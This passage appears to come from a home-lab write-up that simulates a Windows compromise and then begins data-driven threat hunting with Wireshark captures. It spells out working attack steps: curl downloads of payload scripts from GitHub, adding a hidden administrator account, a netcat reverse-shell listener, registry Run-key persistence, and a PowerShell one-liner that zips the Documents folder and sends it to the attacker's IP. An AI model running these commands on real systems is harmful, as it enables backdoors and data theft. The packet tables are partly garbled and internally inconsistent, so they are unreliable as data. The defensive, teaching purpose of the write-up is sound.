08/30/2025  01:47 AM    <DIR>      Pictures
09/01/2025  08:09 PM          1,280  revshe.ps1
08/23/2025  11:36 PM    <DIR>      Saved Games
08/23/2025  11:38 PM    <DIR>      Searches
09/01/2025  09:11 PM    <DIR>      Videos
                           1 File(s)      1,280 bytes
                           16 Dir(s)  28,840,738,816 bytes free
```

now we gain understanding of our surrounding let download our payload from GitHub to directory Temp .

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>curl -OL https://raw.githubusercontent.com/econx1/payload/references/heads/main/payload.bat
  % Total    % Received % Xferd  Average Speed   Time   Time   Time  Current
  Dload  Upload   Total Spent   Left  Speed
100  110  100  110    0     0  113      0 --:--:-- --:--:-- 114

econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>curl -LO https://raw.githubusercontent.com/econx1/payload/references/heads/main/word.txt.ps1
  % Total    % Received % Xferd  Average Speed   Time   Time   Time  Current
  Dload  Upload   Total Spent   Left  Speed
100 1329  100 1329    0     0 1323      0  0:00:01  0:00:01 --:--:-- 1329

econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>type word.txt.ps1
```

Before we execute our payload let setup some backdoor like create our own user in victim machine.

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net user ayele 121212 /add
The command completed successfully.
```

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net user show
The user name could not be found.
```

More help is available by typing NET HELPMSG 2221.

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net localgroup "Administrators" ayele /add
The command completed successfully.
```

as you can see we have created our own user.

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>net user
```

User accounts for \\DESKTOP-TRACPJE

Administrator	ayele	DefaultAccount
econt	Guest	nate
nati	sshd	WDAGUtilityAccount

The command completed successfully.

know we created a backdoor let execute our payload but first let run a net cat listing port so we can establish reverse shell

```
Mon 1 Sep - 18:28 ~
@unknown > stty raw -echo; (stty size; cat) | nc -lvpn 3000 -s 192.168.1.8
listening on [192.168.1.8] 3000 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.2] 50702
```

after we started net cat let execute the payload

Terminal output:

```
econt@DESKTOP-TRACPJE C:\Users\econt\AppData\Local\Temp>payload.bat
Test-NetConnection -t 192.168.1.8:3000
Attempting TCP connect...
Waiting for response...
SourceAddress : 192.168.1.2
TcpTestSucceeded : True

Payload      : powershell.exe -NoProfile -WindowStyle Hidden -Command Start-Process -FilePath 'C:\Users\econt\AppData\Local\Temp\payload.bat'
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
PSChildName  : Run
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry

Registry entry 'Payload' created successfully to run in the background.
CreatePseudoConsole function found! Spawning a fully interactive shell
```

PowerShell session:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\econt\AppData\Local\Temp>
```

executing the payload does two things

1. it will add payload in registry so that we can connect anytime we want and
2. it will connect the attacker machine to power shell of the victim machine

after that let do action on objective which is we want to extract all file that are in victim

machine document. we can do that using

```
nc -lvp 4444 > exfil.zip #in attacker machine
```

```
Compress-Archive -Path C:\Users\econt\Documents\* -DestinationPath C:\temp\exfil.zip;
$bytes = [System.IO.File]::ReadAllBytes('C:\temp\exfil.zip');
$client = New-Object System.Net.Sockets.TCPClient('192.168.1.8', 4444);
$stream = $client.GetStream();
$stream.Write($bytes, 0, $bytes.Length);
$client.Close()
```

The screenshot shows a terminal session with two panes. The left pane shows the command-line interface (CLI) on the victim machine (Windows). It starts with a 'dir' command to list files in the 'Documents' folder. Two files are highlighted with a red box: 'password.txt' and 'secret.txt'. The next commands use PowerShell to compress these files into 'exfil.zip', which is then sent via TCP to the attacker's machine (IP 192.168.1.8, port 4444). The right pane shows the CLI on the attacker machine (Linux). It receives the file 'exfil.zip', extracts it, and then lists its contents ('ls'). The extracted files, 'password.txt' and 'secret.txt', are also highlighted with a red box. Finally, the contents of both files are printed to the screen using the 'cat' command.

```
PS C:\Users\econt\AppData\Local\Temp> dir 'C:\Users\econt\Documents\'  
Directory: C:\Users\econt\Documents  
  
Mode                LastWriteTime         Length Name  
----                  
-a----       3/2/2025  2:15 AM           21 password.txt  
-a----       3/2/2025  2:15 AM          24 secret.txt  
  
PS C:\Users\econt\AppData\Local\Temp> Compress-Archive -Path C:\Users\econt\Documents\* -DestinationPath C:\temp\exfil.zip; $bytes = [System.IO.File]::ReadAllBytes('C:\temp\exfil.zip'); $client = New-Object System.Net.Sockets.TCPClient('192.168.1.8', 4444); $stream = $client.GetStream(); $stream.Write($bytes, 0, $bytes.Length); $client.Close()  
PS C:\Users\econt\AppData\Local\Temp>  
  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> ls  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> nc -lvp 4444 > exfil.zip  
listening on [any] 4444  
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.2] 51118  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> ls  
@ exfil.zip  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> unzip exfil.zip  
Archive: exfil.zip  
  inflating: password.txt  
  inflating: secret.txt  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> ls  
@ exfil.zip @ password.txt @ secret.txt  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> cat password.txt  
"all my passwords"  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]> cat secret.txt  
"My deep secret file"  
Mon 1 Sep - 19:30 ~/extracted>  
[unKnown]>
```

As we can see in the image we successfully exfiltrate data(password.txt and secret.txt) from the victim machine know we successfully simulated an attack let go to threat hunting it.

Threat Hunting

There are two type of threat hunting that we have to concern about one is intelligence driven which uses external intelligence like cli to threat hunt you can think of it as like you are a detective who have evidence about recent attacks(ioc and cli) and now you are looking for it in your house if there are any hiding in your place. The second type is data driven which uses internal intelligence to look for threat like above you are detective but you don't have any evidence from another case you just looking any abnormal behavior in your house. in this project we will use data driven threat hunting so we will look for any abnormal behavior in our traffic and logs so let get to it.

To look for any abnormal behavior the one of the best place to start is network traffic so let look abnormal behavior and analyze it using Wireshark tool.

No.	Time	Src	Src port	Dest	Dest port	Protocol	Length	Info
1	2025-09-03 19:08:10.058172	192.168.1.5	50308	192.168.1.8	9209	TCP	54	50308 - 9209 [ACK] Seq=1 Ack=1 Win=1024 Len=9
2	2025-09-03 19:08:12.307234	192.168.1.5	50308	192.168.1.8	9209	TCP	66	50308 - 9209 [SYN] Seq=0 Win=64240 Len=9 MSS=1460 WS=256 SACK_PERM
3	2025-09-03 19:08:12.307494	192.168.1.5	9209	192.168.1.8	50308	TCP	66	50308 [SYN] Ack=1 Seq=0 Win=64240 Len=9 MSS=1460 WS=256 SACK_PERM
4	2025-09-03 19:08:12.359469	192.168.1.5	50308	192.168.1.8	9209	TCP	54	50308 - 9209 [ACK] Seq=1 Ack=1 Win=26256 Len=9
5	2025-09-03 19:08:12.360257	192.168.1.5	50308	192.168.1.8	9209	TCP	4150	50308 - 9209 [PSH, ACK] Seq=1 Ack=1 Win=26256 Len=6096 [TCP PDU reassembled in 14]
6	2025-09-03 19:08:12.361114	192.168.1.5	50308	192.168.1.8	9209	TCP	10274	50308 - 9209 [ACK] Seq=6973 Ack=1 Win=26256 Len=10220 [TCP PDU reassembled in 14]
7	2025-09-03 19:08:12.367694	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=4007 Win=6160 Len=9
8	2025-09-03 19:08:12.367694	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=7017 Win=57344 Len=9
9	2025-09-03 19:08:12.367724	192.168.1.5	50308	192.168.1.8	9209	TCP	13194	50308 - 9209 [ACK] Seq=14317 Ack=1 Win=262656 Len=13140 [TCP PDU reassembled in 14]
10	2025-09-03 19:08:12.369492	192.168.1.5	9209	192.168.1.8	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=9937 Win=5593 Len=9
11	2025-09-03 19:08:12.369492	192.168.1.5	50308	192.168.1.8	9209	TCP	2974	50308 - 9209 [Seq=27457 ACK=1 Win=262656 Len=2920 [TCP PDU reassembled in 14]
12	2025-09-03 19:08:12.373674	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=9937 Win=54528 Len=9
13	2025-09-03 19:08:12.373674	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=14317 Win=50176 Len=9
14	2025-09-03 19:08:12.373704	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=14317 Win=50176 Len=9
15	2025-09-03 19:08:12.380065	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=15777 Win=48768 Len=9
16	2025-09-03 19:08:12.409339	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=17237 Win=47360 Len=9
17	2025-09-03 19:08:12.409339	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=18897 Win=45952 Len=9
18	2025-09-03 19:08:12.412749	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=20157 Win=44544 Len=9
19	2025-09-03 19:08:12.413994	192.168.1.8	9209	192.168.1.5	50308	TCP	66	9209 - 50308 [ACK] Seq=1 Ack=36576 Win=28160 Len=9
20	2025-09-03 19:08:12.503821	192.168.1.8	9209	192.168.1.5	50308	HTTP/1..	308	9209 - 50308 [HTTP/1.1 204 OK, JSON (application/json)]
21	2025-09-03 19:08:12.627205	192.168.1.5	50308	192.168.1.8	9209	TCP	54	50308 - 9209 [ACK] Seq=97576 Ack=255 Win=62400 Len=0
22	2025-09-03 19:08:12.627205	192.168.1.5	ff:ff:ff:ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.1.8? Tell 192.168.1.8		
23	2025-09-03 19:08:12.627205	192.168.1.5	fc:77:74:fc:b0:39	ARP	42	192.168.1.5 is at 00:00:27:26:b0:04		
24	2025-09-03 19:08:12.627205	192.168.1.5	ff:ff:ff:ff:ff:ff:ff:ff:ff	ARP	60	00:00:27:26:b0:04 is at 00:00:27:26:b0:04		
25	2025-09-03 19:08:13.358545	192.168.1.5	22	192.168.1.8	37276	TCP	74	192.168.1.8 - 22 [SYN, ACK] Seq=1 Ack=1 Win=5535 Len=9 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
26	2025-09-03 19:08:13.358528	192.168.1.8	37276	192.168.1.5	56240	TCP	66	22 - 192.168.1.8 [SYN, ACK] Seq=1 Ack=1 Win=5535 Len=9 MSS=1460 SACK_PERM Tscr=0 WS=128
27	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	53266	TCP	74	56240 - 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
28	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	56472	TCP	445	53266 - 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
29	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	46374	TCP	1729	56472 - 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
30	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	56888	TCP	1025	46374 - 1729 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
31	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	49578	TCP	119	56888 - 1025 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
32	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	46754	TCP	443	49578 - 119 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
33	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	53168	TCP	25	46754 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
34	2025-09-03 19:08:13.359285	192.168.1.8	37276	192.168.1.5	50900	TCP	74	53168 - 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
35	2025-09-03 19:08:13.359395	192.168.1.5	23	192.168.1.8	56246	TCP	54	23 - 56246 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
36	2025-09-03 19:08:13.359427	192.168.1.5	256	192.168.1.8	53266	TCP	54	56246 - 256 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
37	2025-09-03 19:08:13.359505	192.168.1.5	445	192.168.1.8	56472	TCP	66	445 - 56472 [SYN, ACK] Seq=0 Win=6535 Len=9 MSS=1460 WS=256 SACK_PERM
38	2025-09-03 19:08:13.359708	192.168.1.5	1728	192.168.1.8	46374	TCP	54	1728 - 46374 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
39	2025-09-03 19:08:13.359812	192.168.1.5	1025	192.168.1.8	56888	TCP	54	1025 - 56888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40	2025-09-03 19:08:13.359943	192.168.1.5	119	192.168.1.8	49578	TCP	54	119 - 49578 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41	2025-09-03 19:08:13.360116	192.168.1.5	443	192.168.1.8	46754	TCP	54	443 - 46754 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	2025-09-03 19:08:13.360275	192.168.1.5	25	192.168.1.8	53168	TCP	54	25 - 53168 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43	2025-09-03 19:08:13.360275	192.168.1.5	59596	192.168.1.8	50900	TCP	54	59596 - 50900 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tscr=0 WS=128
44	2025-09-03 19:08:13.373711	192.168.1.5	50308	192.168.1.8	9209	HTTP/1..	6253	50308 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
2773	2025-09-03 19:08:13.504934	192.168.1.5	50308	192.168.1.8	9209	HTTP/1..	5271	50308 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
2317	2025-09-03 19:08:13.503882	192.168.1.5	50308	192.168.1.8	9209	HTTP/1..	29734	50308 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
2422	2025-09-03 19:08:21.759166	192.168.1.8	39479	192.168.1.5	3899	TLSV1.2 266	1	Client Hello
2581	2025-09-03 19:08:25.074456	192.168.1.5	50318	192.168.1.8	9209	HTTP/1..	3927	POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)
2608	2025-09-03 19:08:26.079321	192.168.1.8	39489	192.168.1.5	3899	TLSV1.2 266	1	Client Hello
2610	2025-09-03 19:08:27.015011	192.168.1.8	39489	192.168.1.5	3899	TLSV1.2 292	1	Client Hello
2623	2025-09-03 19:08:27.017728	192.168.1.8	39494	192.168.1.5	3898	TLSV1.2 246	1	Client Hello
2624	2025-09-03 19:08:27.017728	192.168.1.8	39508	192.168.1.5	3899	TLSV1.2 285	1	Client Hello
2709	2025-09-03 19:08:30.799445	192.168.1.8	50311	192.168.1.5	9209	HTTP/1..	31428	50311 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
2720	2025-09-03 19:08:35.367577	192.168.1.8	50311	192.168.1.5	9209	HTTP/1..	4151	50311 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
2778	2025-09-03 19:08:40.692477	192.168.1.8	50311	192.168.1.5	9209	HTTP/1..	5551	50311 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
2798	2025-09-03 19:08:41.483995	192.168.1.8	50313	192.168.1.5	9209	HTTP/1..	10399	50313 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
3242	2025-09-03 19:08:41.507635	192.168.1.8	50313	192.168.1.5	9209	HTTP/1..	48760	50313 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
3204	2025-09-03 19:08:41.507635	192.168.1.8	50315	192.168.1.5	9209	HTTP/1..	48929	50315 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
3301	2025-09-03 19:08:41.507635	192.168.1.8	50316	192.168.1.5	9209	HTTP/1..	3151	50316 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
3365	2025-09-03 19:08:41.507644	192.168.1.8	50317	192.168.1.5	9209	HTTP/1..	31773	50317 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
3366	2025-09-03 19:08:41.507644	192.168.1.8	50318	192.168.1.5	9209	HTTP/1..	31773	50318 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
3367	2025-09-03 19:08:41.507644	192.168.1.8	50319	192.168.1.5	9209	HTTP/1..	31268	50319 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4103	2025-09-03 19:08:49.664385	192.168.1.8	50319	192.168.1.5	9209	HTTP/1..	41246	50319 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4155	2025-09-03 19:08:49.525359	192.168.1.8	50320	192.168.1.5	9209	HTTP/1..	11279	50320 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4247	2025-09-03 19:08:53.357077	192.168.1.8	50321	192.168.1.5	9209	HTTP/1..	2588	50321 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4314	2025-09-03 19:08:54.004288	192.168.1.8	50322	192.168.1.5	9209	HTTP/1..	8970	50322 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4361	2025-09-03 19:08:54.004536	192.168.1.8	50323	192.168.1.5	9209	HTTP/1..	2411	50323 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4396	2025-09-03 19:08:54.004536	192.168.1.8	50324	192.168.1.5	9209	HTTP/1..	2326	50324 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4511	2025-09-03 19:08:54.005432	192.168.1.8	50325	192.168.1.5	9209	HTTP/1..	4391	50325 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4581	2025-09-03 19:10:15.523779	192.168.1.5	50326	192.168.1.8	9209	HTTP/1..	6154	50326 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4734	2025-09-03 19:10:25.686666	192.168.1.5	50327	192.168.1.8	9209	HTTP/1..	2279	50327 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4760	2025-09-03 19:10:30.504562	192.168.1.5	50328	192.168.1.8	9209	HTTP/1..	3371	50328 - 9209 [POST /bulkfilter_path=errors2cItems.%2A.error%2CItems.%2A.status HTTP/1.1, JSON (application/json)]
4825	2025-09-03 19:10:36.8							

No.	Time	▼ Src	Src por Dest	Dest p	Protocol	Length	Info	
2	2025-09-03 19:08:12.310234	192.168.1.8	563088	192.168.1.8	9200	TCP	66	50398 -- 9200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 Win=256 SACK_PERM
14	2025-09-03 19:08:12.37711	192.168.1.8	563088	192.168.1.8	9200	HTTP/J..	6253	POST / HTTP/1.1 , JSON (application/json)
24	2025-09-03 19:08:13.358488	192.168.1.8	37276	192.168.1.5	22	TCP	74	37276 -- 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
26	2025-09-03 19:08:13.359285	192.168.1.8	56246	192.168.1.5	23	TCP	74	56246 -- 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
27	2025-09-03 19:08:13.359285	192.168.1.8	53266	192.168.1.5	254	TCP	74	53266 -- 256 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
28	2025-09-03 19:08:13.359285	192.168.1.8	56472	192.168.1.5	445	TCP	74	56472 -- 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
29	2025-09-03 19:08:13.359285	192.168.1.8	46374	192.168.1.5	1720	TCP	74	46374 -- 1720 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
30	2025-09-03 19:08:13.359285	192.168.1.8	56888	192.168.1.5	1625	TCP	74	56888 -- 1625 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
31	2025-09-03 19:08:13.359285	192.168.1.8	49578	192.168.1.5	116	TCP	74	49578 -- 116 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
32	2025-09-03 19:08:13.359285	192.168.1.8	46754	192.168.1.5	443	TCP	74	46754 -- 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
33	2025-09-03 19:08:13.359285	192.168.1.8	53168	192.168.1.5	25	TCP	74	53168 -- 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
34	2025-09-03 19:08:13.359285	192.168.1.8	51454	192.168.1.5	5900	TCP	74	51454 -- 5900 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692271 Tsecr=0 Win=128
46	2025-09-03 19:08:13.363279	192.168.1.8	37186	192.168.1.5	8888	TCP	74	37186 -- 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692275 Tsecr=0 Win=128
47	2025-09-03 19:08:13.363279	192.168.1.8	47976	192.168.1.5	135	TCP	74	47976 -- 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692275 Tsecr=0 Win=128
48	2025-09-03 19:08:13.363279	192.168.1.8	47948	192.168.1.5	995	TCP	74	47948 -- 995 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692275 Tsecr=0 Win=128
49	2025-09-03 19:08:13.363279	192.168.1.8	49882	192.168.1.5	113	TCP	74	49882 -- 113 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692275 Tsecr=0 Win=128
54	2025-09-03 19:08:13.365286	192.168.1.8	54562	192.168.1.5	587	TCP	74	54562 -- 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
56	2025-09-03 19:08:13.365656	192.168.1.8	42720	192.168.1.5	143	TCP	74	42720 -- 143 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
59	2025-09-03 19:08:13.365656	192.168.1.8	32944	192.168.1.5	993	TCP	74	32944 -- 993 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
60	2025-09-03 19:08:13.365656	192.168.1.8	34149	192.168.1.5	21	TCP	74	34149 -- 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
61	2025-09-03 19:08:13.365656	192.168.1.8	38828	192.168.1.5	80	TCP	74	38828 -- 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
62	2025-09-03 19:08:13.365656	192.168.1.8	49176	192.168.1.5	554	TCP	74	49176 -- 554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
63	2025-09-03 19:08:13.365656	192.168.1.8	54280	192.168.1.5	8880	TCP	74	54280 -- 8880 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
64	2025-09-03 19:08:13.365656	192.168.1.8	56596	192.168.1.5	1723	TCP	74	56596 -- 1723 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
65	2025-09-03 19:08:13.365656	192.168.1.8	52498	192.168.1.5	3389	TCP	74	52498 -- 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
66	2025-09-03 19:08:13.365656	192.168.1.8	49216	192.168.1.5	130	TCP	74	49216 -- 130 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
67	2025-09-03 19:08:13.365656	192.168.1.8	57882	192.168.1.5	3306	TCP	74	57882 -- 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
68	2025-09-03 19:08:13.365656	192.168.1.8	33378	192.168.1.5	111	TCP	74	33378 -- 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
69	2025-09-03 19:08:13.365656	192.168.1.8	46096	192.168.1.5	53	TCP	74	46096 -- 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
70	2025-09-03 19:08:13.365656	192.168.1.8	51982	192.168.1.5	199	TCP	74	51982 -- 199 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
71	2025-09-03 19:08:13.365656	192.168.1.8	33788	192.168.1.5	4998	TCP	74	33788 -- 4998 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
72	2025-09-03 19:08:13.370915	192.168.1.8	44684	192.168.1.5	544	TCP	74	44684 -- 544 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692278 Tsecr=0 Win=128
88	2025-09-03 19:08:13.370915	192.168.1.8	35794	192.168.1.5	1113	TCP	74	35794 -- 1113 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
89	2025-09-03 19:08:13.370915	192.168.1.8	45552	192.168.1.5	545	TCP	74	45552 -- 545 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
92	2025-09-03 19:08:13.370915	192.168.1.8	51136	192.168.1.5	5102	TCP	74	51136 -- 5102 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
93	2025-09-03 19:08:13.370915	192.168.1.8	46228	192.168.1.5	1417	TCP	74	46228 -- 1417 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
94	2025-09-03 19:08:13.370915	192.168.1.8	54889	192.168.1.5	31337	TCP	74	54889 -- 31337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
95	2025-09-03 19:08:13.370915	192.168.1.8	52369	192.168.1.5	49159	TCP	74	52369 -- 49159 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
96	2025-09-03 19:08:13.370915	192.168.1.8	52726	192.168.1.5	38	TCP	74	52726 -- 38 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
97	2025-09-03 19:08:13.370915	192.168.1.8	43008	192.168.1.5	32768	TCP	74	43008 -- 32768 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692288 Tsecr=0 Win=128
